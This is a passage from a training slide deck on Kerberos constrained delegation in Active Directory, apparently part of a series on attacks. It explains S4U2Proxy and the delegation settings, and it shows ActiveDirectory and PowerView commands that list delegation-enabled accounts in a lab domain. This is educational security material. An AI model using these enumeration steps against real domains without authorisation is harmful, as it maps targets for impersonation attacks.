



# Kerberos Deep Dive

## Part 5 – Constrained Delegation

July 2025, Alex Joss

# Content Overview

Part 1 - Kerberos Introduction

Part 2 - Kerberoasting

Part 3 - AS-REP Roasting


Part 4 - Unconstrained Delegation

**Part 5 - Constrained Delegation**

Part 6 - Resource-Based Constrained Delegation

# Note on Wireshark and Kerberos

- Throughout this session, we will inspect Kerberos traffic with Wireshark
- Kerberos traffic is (partially) encrypted, which makes analyzing more difficult
- With the right key material, Wireshark is able to decrypt all Kerberos traffic
- Whenever you see data in Wireshark with a blue background, it would normally be encrypted:



```
> Internet Protocol Version 4, Src: 10.0.1.100, Dst: 10.0.1.10
> Transmission Control Protocol, Src Port: 88, Dst Port: 50125, Seq: 1411, Ack: 327, Len: 303
> [2 Reassembled TCP Segments (1713 bytes): #1334(1410), #1335(303)]
▼ Kerberos
  > Record Mark: 1709 bytes
  ▼ as-rep
    pvno: 5
    msg-type: krb-as-rep (11)
    > padata: 1 item
    crealm: CHILD.TESTLAB.LOCAL
    > cname
    > ticket
    > enc-part
    [Response to: 1333]
    [Time from request: 0.003614000 seconds]
```

→ More details on this can be found in **Part 1** of this series

# Constrained Delegation Basics

# Delegation Types Overview

There are 3 main delegation mechanisms:

- **Unconstrained Delegation**

- Introduced with Windows 2000
- Most simple form of delegation
- *"I can impersonate users against **any service**"*

- **Constrained Delegation**

- Introduced with Windows Server 2003
- Adds target restrictions to impersonation process
- *"I can impersonate users against **specific services**"*


- **Resource-based Constrained Delegation**

- Introduced with Windows Server 2012
- Reverses the way delegation is controlled/configured
- *"**Specific services** can impersonate users **against me**"*

# Basics

- Constrained delegation was introduced to address security issues of unconstrained delegation
- It adds restrictions to the delegation mechanism
- Specifically, delegation can now be limited to certain target services


- Example scenario:



# Modes of Operation

Constrained delegation comes in two flavors:

- **Kerberos Only:** Kerberos authentication exclusively
- **Protocol Transition:** Transition from arbitrary authentication protocols (e.g. NTLM) to Kerberos



# Configuring Constrained Delegation

- Delegation privilege is configured on a domain object (either user or machine)
- Requires domain admin privileges to configure (SeEnableDelegation)
- Example view in "Active Directory Users and Computers" (ADUC):

Active Directory Users and Computers

SQL\_Service Properties

Organization: Remote control, Member Of: Remote Desktop Services Profile, Dial-in: Environment, Sessions: COM+, General: Address, Account: Profile, Telephones: Delegation

Delegation is a security-sensitive operation, which allows services to act on behalf of another user.

☐ Do not trust this user for delegation

☐ Trust this user for delegation to any service (Kerberos only)

☒ Trust this user for delegation to specified services only

☐ Use Kerberos only

☒ Use any authentication protocol

Services to which this account can present delegated credentials:

Service Type	User or Computer	Port	Service Name
cifs	FS2		

Enables constrained delegation

Kerberos Only  
or  
Protocol transition

List of allowed targets for delegation (here SPN cifs/FS2)



# Checking In Powershell (Module ActiveDirectory)

```
> Get-ADUser -Filter {msDS-AllowedToDelegateTo -like '*'}  
-properties msDS-AllowedToDelegateTo, TrustedToAuthForDelegation
```

```
GivenName           : SQL  
msDS-AllowedToDelegateTo : {cifs/FS2, cifs/FS2.winattacklab.local}  
TrustedToAuthForDelegation : True  
[CUT]  
SamAccountName      : svc_sql  
[CUT]
```

Allow protocol transition

Allowed targets  
for delegation

```
> Get-ADComputer -Filter {msDS-AllowedToDelegateTo -like '*'}  
-properties msDS-AllowedToDelegateTo, TrustedToAuthForDelegation
```

```
DNSHostName          : FS2.winattacklab.local  
msDS-AllowedToDelegateTo : {cifs/FS1.winattacklab.local, cifs/FS1}  
TrustedToAuthForDelegation : False  
[CUT]  
SamAccountName       : FS2$  
[CUT]
```

Kerberos only

# Checking In Powershell (Module PowerView)

```
> Get-DomainUser -TrustedToAuth
```

[CUT]

```
displayname          : SQL_Service
samaccountname       : svc_sql
```

[CUT]

```
msds-allowedtodelegateto : {cifs/FS2, cifs/FS2.winattacklab.local}
useraccountcontrol      : NORMAL_ACCOUNT, TRUSTED_TO_AUTH_FOR_DELEGATION
```

[CUT]

```
> Get-DomainComputer -TrustedToAuth
```

[CUT]

```
samaccountname       : FS2$
```

[CUT]

```
msds-allowedtodelegateto : {cifs/FS1.winattacklab.local, cifs/FS1}
useraccountcontrol      : WORKSTATION_TRUST_ACCOUNT
```

[CUT]

Allowed targets  
for delegation

Allow protocol transition


Kerberos Only (implicit, since **TrustedToAuth** flag is missing)

# **Constrained Delegation**

## Kerberos Only

# Protocol Extension S4U2Proxy


- To enable constrained delegation, Microsoft has added a protocol extension called **S4U2Proxy**
- **S4U2Proxy** replaces the TGT forwarding mechanism used in unconstrained delegation
- It allows a **service** to obtain a **service ticket** on behalf of a **user** for another **service**
- This service ticket can then be used to access the target service as the user



More information: [https://docs.microsoft.com/en-us/openspecs/windows\\_protocols/ms-sfu](https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-sfu)

# S4U2Proxy – Requirements

- Delegation via S4U2Proxy underlies certain restrictions
- Only allowed when delegation is configured accordingly:
  - The requesting service must be configured for constrained delegation
  - The requesting service must be allowed to delegate to the target service



The screenshot shows the 'Delegation' tab for a user in the Windows Local Security Policy console. The configuration is set to 'Trust this user for delegation to specified services only'. Below this, the 'Services to which this account can present delegated credentials' table is shown with one entry: 'cifs' for user 'FS2'. Red boxes highlight the selected delegation option and the 'cifs' service entry. Blue arrows point from the text requirements to these specific configuration elements.

☐ Do not trust this user for delegation

☐ Trust this user for delegation to any service (Kerberos only)

☒ Trust this user for delegation to specified services only

☐ Use Kerberos only


☒ Use any authentication protocol

Services to which this account can present delegated credentials:


Service Type	User or Computer	Port	Service Name
cifs	FS2		

## S4U2Proxy – Requirements cont.

